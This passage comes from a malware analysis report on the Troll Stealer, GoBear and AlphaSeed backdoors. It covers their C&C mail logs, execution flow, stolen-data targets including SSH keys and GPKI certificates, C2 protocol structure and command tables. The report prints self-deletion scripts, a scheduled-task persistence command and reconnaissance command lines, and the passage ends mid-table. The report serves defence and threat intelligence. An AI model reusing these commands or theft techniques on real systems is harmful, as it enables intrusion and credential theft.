sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/96.0.4664.45 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: application/json, text/plain, */*
Charset: utf-8
Cache-Control: no-cache
sec-ch-ua-platform:
Origin: https://mail.naver.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://mail.naver.com/v2/new?type=toMe
Accept-Encoding: gzip, deflate, br
Accept-Language: ko
Cookie:
NID_JKL=
NMUSER=V
15MBp0bS
NID_SES=
gWPEuAM2
qnSGmpC7
3GKKkEbs
```

Hardcoded Cookie

Encoded Mail Subject

```
senderName=%ED%95%9C%EC%86%8C%EC%97%B0&senderAddress=&to=kos125689%40naver.com&cc=&bcc=&subject=eJwUxjGugzAMBuCrPP2zh%2FglmODbpDKVXGFSpVAGxN2
rbt%2BJ3Q2KUkSGOoglLiC8lro9Wg8oDl%2BtHe%2B%2FGiYZhM%2FcoSeiPluHMiF8%2FemfcN99MWi6CJvHDOUx5SmPaeIby%2FUNAAD%2F%2F9msH5A%3D&body=%3Ap&contentTy
pe=text&sendSeparately=false&saveSentBox=true&type=toMe&fromMe=1&attachID=GPYwKAtZKAUXKxbwBquw7rRTbquZFxM-aLYXKo2lFAbmaxKlFqU.&reserveDate=&r
eserveGMT=&reserveTime=&calendarVal=&autoSaveMailSN=&attachCount=0&attachSize=0&bigfile=0&sessionID=&seqNums=&priority=0&ndriveFileInfos=&thr
eadId=&savedType=toMe&savedLists=&lists=&marked=false&bigfileCount=0&uploaderType=html5&bigfileNotice=false&bigfileHost=bigfile.mail.naver.co
m&replaceImageUrl=&folderSN=10000007&u=kos125689
```

Figure 13: Communication logs.

During the process of retrieving the mailbox list from the communication logs, some emails were found in the inbox. The inbox was filled with emails about securing multiple accounts and issuing one-time OTPs. Furthermore, although the timestamp of the AlphaSeed is 20 December 2023 (UTC), mails in the inbox were received before 24 September 2023.

Notably, among the emails in the inbox, some were found to be typo-squatted addresses of the customer service of *PWR Magazine* and *Kona Card*, a South Korean card company. This indicates that some of the sender addresses are likely used by the attacker. It is highly probable that the attacker is using the mail server not only as a C&C server but also for preparing or conducting phishing attacks.

Sent time (UTC)	Mail address of sender	Name of sender	Subject (original)
2023-09-24 01:16:05	psb6404[@]hanmail.net	보안관제 센터	라오스에서 kos125689에 대한 중복요청이 접수 되었습니다.
2023-12-20 02:59:08	pwr-magazine[@]hanmail.net	고객 지원팀	회원님의 개인정보가 유출되었습니다. 계정 보안 필요
2024-01-10 01:50:46	konacard-center[@]hanmail.net	보안 경고	고객님의 아이디 kos125689에 대한 중복요청이 접수 되었습니다.

Table 12: Email subjects identified from the communication logs.

Attack Case 2: Troll Stealer & GoBear distributed through security programs

Discovered in January 2024, Troll Stealer is an info-stealer malware that was distributed via a security program download page linked to a specific South Korean website, disguised as installation files for *SGA Solutions*' *TrustPKI* and *NX_PRNMAN*.



Figure 14: Security program download page distributing malicious installer.

This malware, packed with VMProtect, is signed with a valid 'D2innovation Co., LTD' certificate and uses the path name 'D:/~/repo/golang/src/root.go/s/**troll**/agent' within the unpacked binary – hence the name 'Troll Stealer'.

When Troll Stealer is executed, it steals information from the infected system and sends it to the C&C server. The execution flow is as follows:

1. Drops malicious DLL and loads it through Rundll32.exe
2. Executes the NXTPKIENTS.exe, which is a legitimate installer
3. Steals data from the infected system
4. Sends stolen data to the C&C server
5. Deletes itself via PowerShell



Figure 15: Execution flow of Troll Stealer.

Stage 1. Dropper

- MD5: 7b6d02a459fdaa4caa1a5bf741c4bd42
- SHA256: f8ab78e1db3a3cc3793f7680a90dc1d8ce087226ef59950b7acd6bb1beffd6e

1.1 Mutex & self-deletion

The dropper-type EXE malware drops and executes both Troll Stealer and the legitimate *SGA Solutions* installer. When Troll Stealer is executed, it creates a mutex to prevent duplicate execution and creates and executes a BAT script file in the %Temp% path for self-deletion.

- Mutex name: windows update {2024-1020-02A}
- Path: %Temp%\\[A-Z0-9]{4}.tmp.bat

```
:goto_redel
rd /s /q [FilePath]
del [FilePath]
if exist [FilePath] goto goto_redel
del %Temp%\\[A-Z0-9]{4}.tmp.bat
```

Figure 16: BAT script for self-deletion.

1.2 Execute normal installer

Next, it drops and runs a legitimate installer in the Desktop path. It is verified to be a legitimate file signed with the SGA Solutions Co.,Ltd. certificate.

- Path: %USERPROFILE%\Desktop\NXTPKIENTS.exe



Figure 17: Legitimate SGA Solutions installation file executed by the dropper.

1.3 Drop & load malicious DLL

Additionally, the dropper drops a file to verify the infection history, with the file path differing for each sample.

- Dropped path of Troll Stealer: %AppData%\Hancom\hc-[a-z0-9]{8}.png
- Path for infection history file: %ProgramData%\limsjo.a

Troll Stealer is then executed via the rundll32.exe process, which calls the same export function as the filename used for the infection check. The malware was packed with VMProtect to prevent analysis.

- Command: C:\Windows\system32\rundll32.exe %AppData%\[DLL Path] [Export]

Stage 2. Troll Stealer

- MD5: 88f183304b99c897aacfa321d58e1840
- SHA256: 61b8fbea8c0dfa337eb7ff978124ddf496d0c5f29bcb5672f3bd3d6bf832ac92

2.1 Initial behaviour

During its initial execution, the malware deletes the 'ChromeUpdateTaskMachineUAC' scheduler. However, given that Troll Stealer and its parent dropper do not have the feature to register a scheduler with the above name, it is likely that it did not accidentally remove a feature that was used in the past.

- Command: schtasks /delete /f /tn "ChromeUpdateTaskMachineUAC"

The malware then checks for the existence of the file for checking infection dropped by the dropper malware in order to determine if it was executed via a dropper. It performs malicious behaviour only if the file exists. Troll Stealer registers mutexes to prevent duplicate execution.

- Mutex name: chrome development kit 1.0

2.2 Config data configuration

The malware collects the MAC address and working path, then compiles and generates configuration data. The configuration includes information such as the C&C server address.

- Config path: %UserProfile%\.tmp\{Random Number}.org
- C&C server URL: hxxp[:]//qi.limsjo.p-e[.]kr/index.php

Param	Description
Server ID	Unknown
Object ID	Unknown
Gt Type	Unknown
Gt ID	ID of the infected system (SHA1 value of the MAC address of the infected system)
Gt Ver	Estimated malware version
Interval	Interval between malicious behaviour executions
Local Path	Working directory
MacAddr	MAC address of the infected system
ProxyNum	Number of C&C server addresses
ProxyUrl	C&C server address

Table 13: Data in configuration.

The config file is then encrypted, sent to the C&C server, and deleted.

- Encrypted config file path: %AppData%\local\gcfg@{YYMMDD}(HH.MM.SS-000).gte1

2.3 Data collection

Troll Stealer performs the function of stealing data from the victim and transmitting it to the C&C server. The stolen files are encrypted and stored in the '%AppData%\local' path according to the items. The information stolen is shown in Table 14.

Information	Target path	Encrypted file name
SSH	%USERPROFILE%\.ssh	tsd@{YYMMDD}(HH.MM.SS-000).gte1
FileZilla	%AppData%\filezilla	tfd@{YYMMDD}(HH.MM.SS-000).gte1
Microsoft Sticky Note	%USERPROFILE%\AppData\Local\packages\microsoft.microsoftstickynotes_8wekyb3d8bbwe\localstate	tnd@{YYMMDD}(HH.MM.SS-000).gte1
Specific folder in C drive	C:\{Target File}	tcd@{YYMMDD}(HH.MM.SS-000).gte1
Browser information	{Browser Install Path}	tbd@{YYMMDD}(HH.MM.SS-000).gte1
System information	-	ccmd@{YYMMDD}(HH.MM.SS-000).gte1
Captured screenshot	-	ssht@{YYMMDD}(HH.MM.SS-000).gte1

Table 14: Target data and encrypted filename.

At this time, it is presumed that Troll Stealer utilizes HackBrowserData [5], an open-source code written in Go.

Moreover, an interesting fact was discovered during the process of stealing data from local data on the C drive. It collects the names of files and folders and appends additional strings to create a new string, as shown below.

- String format: 'aaxxyyzz' + {File name} + 'zzyyxxaa'
  - Target string: aaxxyyzz**gpki**zzyyxxaa

If the value converted to SHA512 matches a hard-coded hash in the malware, the file is encrypted and sent to the C&C server. Analysis of the hard-coded hash revealed that the attacker attempted to steal the GPKI folder.

- Target hash (SHA512)
  - 17ccb0832c3382b5f9e86236e035d899a351c98f3871080c138d4494218cbbc2b6f9dc43705ed97e8b0b09f25752302094e0d297151f67b22328af95610f72f1

Known as the Government Public Key Infrastructure, GPKI is an authorized certificate used to verify the authenticity of administrative electronic signatures that is used by government organizations such as administrative and public institutions in South Korea. Therefore, it is typically installed on computers used for official duties rather than on general computers. This indicates that the campaign targets PCs installed in public institutions.

Additionally, Troll Stealer collects information from the infected system using the cmd.exe process. The command structure used is similar to that of AppleSeed.

System information	User session information	Network information
Startup program information	Disk information	Windows Update information
List of files in a specific directory	AV installation list	Process information

Table 15: List of system information collected.

For desktop screen capture, it uses the 'screenshot' package by 'kbinani' [6], which is publicly available on *GitHub*, like AlphaSeed.

2.4 File encryption

Before sending the stolen data to the C&C server, it encrypts the data using a combination of RC4 and RSA-4096 algorithms. The malware parses the RSA public key from the hard-coded DER of PKCS#1. It then randomly generates an RC4 key value and uses it to encrypt the stolen data. The RC4 encryption key is encrypted with the RSA public key.



Figure 18: Encryption flow before file transfer.

2.5 C&C communication

The malware creates a 60-byte structure and organizes 12 fields to exfiltrate the data. The value of each field is set differently depending on the purpose of the communication and the type of data to be transmitted. The payload is located after the size_payload field. The meaning of each field in the structure is described in Table 16.

Field type	Size (bytes)	Description
init_code	4	4-byte field that marks the beginning of a data structure Victim → C2: all fixed to 0 C2 → Victim: set to the 4-byte value specified by the server
serverID	4	Server ID
objectID	4	Object ID
GtType	4	Gt Type
GtID	8	Gt ID
random_bytes(1)	4	Randomly generated 4-byte value
data_type	4	Set differently for different communication purposes 1: Set when ping function 4: Set when configuration and stolen data is sent
send_type	4	Set differently depending on the communication direction 1: Victim → Data 2: C2 → Victim 5: Victim → C2 & specify that it is the last part of the specific data
random_bytes(2)	8	Randomly generated 8-byte value
status_type	4	Not exactly verified, but assumed to be a field value indicating communication status
padding	8	Fixed to a value of 0
size_payload	4	Size of the payload to be sent
payload	[size_payload]	Payload where configuration data or stolen data are stored

Table 16: Fields in a data structure.

After organizing the data to be sent into a structure, it is XORed with a hard-coded four-byte value and Base64 encoded. The encoded result is sent to the C&C server through the HTTP protocol in the format 'a=[Encoded_Data]'.

- XOR key: DD 33 99 CC



Figure 19: Data processing procedure.

Troll Stealer sends the 'init' string in the payload to the C&C server only the first time it communicates, and only when it receives the 'ok' string in response does it continue to leak the stolen data.

In this case, there are a total of four communications per exfiltration of configuration or stolen items: the first communication is to perform the ping function, and the second and third communications are sent with the same data in the payload.



Figure 20: Communication flow of Troll Stealer.

2.6 Self-deletion

After executing the malware, it creates a PS1 file and runs it via powershell.exe, which deletes Troll Stealer.

- PS1 file path: %USERPROFILE%\.tmp\{Random}.ps1

```
$target = {Stealer Path}
for ($i = 0; $i -lt 50; $i++)
{
    Remove-Item $target -Force
    Remove-Item $PSCommandPath -Force
    if (!(Test-Path $target) -and !(Test-Path $PSCommandPath))
    {
        break
    }
    Start-Sleep -Seconds 2
}
```

Figure 21: PowerShell script for self-deletion.

Another backdoor: GoBear

- MD5: 87429e9223d45e0359cd1c41c0301836
- SHA256: a8c24a3e54a4b323973f61630c92ecaad067598ef2547350c9d108bc175774b9

There are instances where GoBear has been used alongside Troll Stealer during its distribution. It was confirmed that it is signed with a valid 'D2innovation Co., LTD' certificate using the same serial number as that used by Troll Stealer.



Figure 22: Execution flow of GoBear.

1. Check registry

- Registry path: HKEY_CURRENT_USER\SOFTWARE\Microsoft
- Key: LastUpdateName

2. Create mutex file

Subsequently, to log the infection and execution history, it creates a file in the home directory. It also checks if the total number of execution arguments is two, and if not, it performs a self-deletion routine.

- Filename: update.lock

3. Malicious behaviour based on argument values

3.1 UpdateAll

It checks the current system time and stores it as the LastUpdateTime key value in the following registry path:

- Registry path: HKEY_CURRENT_USER\SOFTWARE\Microsoft
- Key: LastUpdateTime

The currently running file is copied with the name 'svchost.exe', and registered in the scheduler.

- Command: schtasks /create /tn "Windows Update" /tr "C:\Users\user\svchost.exe UpdateNormal" /sc minute /mo 15 f

3.2 UpdateNormal

With the UpdateNormal argument GoBear generates a unique ID to identify the victim. It concatenates the hostname and username, then returns the MD5 hash result. The first 10 bytes of the hash are placed after the 'g-' string to form the unique ID.

If the current time is later than the previously registered LastUpdateTime in the registry, it proceeds to the next routine. If the current time is less than or equal to the existing LastUpdateTime, GoBear updates its value to the current time as LastUpdate and communicates with the C&C server to receive and execute additional activities.

3.2.1 Execute commands

Table 17 shows a list of commands used in GoBear.

Command	Related function	Description
01	Kernel_Process_Sleep	Sleep for a specific duration and update LastUpdateTime.
02	Kernel_Process_Cmd	Execute commands received from the C&C server.
03	Kernel_Process_Pwd	Return current working path.
04	Kernel_Process_Cd	Change working path.
05	Kernel_Process_Conn	Establish TCP connection to communicate with.
06	Kernel_Process_Exit	Terminate execution.
07	Kernel_Process_Where	Return current executing file path.
08	Kernel_Process_Dirsize	Return information of specific directory.

Table 17: List of commands used in GoBear.

Command	Related function	Description
09	Kernel_Process_GetInfo	Collect victim system information.
10	-	Set path of shell for command execution.
11	-	Set code-page (euc-kr).
12	Kernel_Process_Hibernate	Update *LastUpdate* key value with the time for the next communication.
13	Kernel_Process_Die	Delete itself after termination.
14	Kernel_Process_SocksAdd	Add Socks proxies
15	-	List Socks proxies
30	Kernel_Process_Upload	Upload stolen data to the C&C server
31	Kernel_Process_Download	Download additional files from the C&C server

Table 17 contd: List of commands used in GoBear.

CORRELATION ANALYSIS OF MALWARE WITHIN SEEDPUNK

AlphaSeed

Discovered in May 2023, AlphaSeed is a backdoor that uses *Naver Mail* as its C&C server. While both AppleSeed and AlphaSeed use South Korean mail servers for communication, they differ in that AppleSeed communicates with *Daum* (another popular search portal in South Korea).



Figure 23: Correlation between AppleSeed and AlphaSeed.

However, both use RC4 and RSA algorithms when encrypting the stolen data and decrypting commands received from the C&C server. Also, similarities were found in the threads for mail-sending and the names of the mailboxes (cmd). Furthermore, while the initial version of AppleSeed was found to have four command IDs received from the C&C server, AlphaSeed was identified to have six commands, indicating that functional updates have been made.

Command ID	AppleSeed	AlphaSeed
0	Execute commands and send results	Load updated DLL via regsvr32
1	Download DLL and load through regsvr32	Delete itself
2	Download DLL and load into memory	Execute command received from C&C server and save the result to a file
3	Update DLL file	Create DLL and load it through regsvr32
4	-	Create a file from data received from the C&C server
5	-	Store and compress files from victim

Table 18: Comparison of commands between AppleSeed and AlphaSeed.

Troll Stealer

We suspect that the SeedpuNK is behind the distribution of Troll Stealer, based on the presence of numerous code similarities with AppleSeed and AlphaSeed. Notably, the dropped path and filename were found to be similar to those of AppleSeed disclosed by *AhnLab* [7].

	Dropped path and filename of AppleSeed	**Dropped path and filename of Troll Stealer**
Dropped path	%APPDATA%\Media	%APPDATA%\Media %APPDATA%\Hancom
Filename	wmi-ui-[random].db	win-[a-z0-9]{8}.db hc-[a-z0-9]{8}.png

Table 19: Comparison of dropped paths and filenames between AppleSeed and Troll Stealer.

Additionally, the hard-coded commands for collecting system information were also identified in the AppleSeed discovered. However, in Troll Stealer, two additional commands were added to further obtain user account and session information.

- net user
- query user

Commands used in AppleSeed (2023.05)	**Command used in Troll Stealer (2024.01)**
`c:\windows\system32\cmd.exe /c systeminfo & powershell Get-CimInstance -Namespace root/SecurityCenter2 -Classname AntivirusProduct & ipconfig /all & arp -a & dir "%programfiles%" & dir "%programfiles% (x86)" & dir "%programdata%\Microsoft\Windows\Start Menu\Programs" /s dir "%appdata%\Microsoft\Windows\Recent" & dir "%userprofile%\desktop" /s & dir "%userprofile%\downloads" /s & dir "%userprofile%\documents" /s`	`c:\windows\system32\cmd.exe /c systeminfo & powershell Get-CimInstance -Namespace root/SecurityCenter2 -Classname AntivirusProduct & ipconfig /all & arp -a & net user & query user & dir "%programfiles%" & dir "%programfiles% (x86)" & dir "%programdata%\Microsoft\Windows\Start 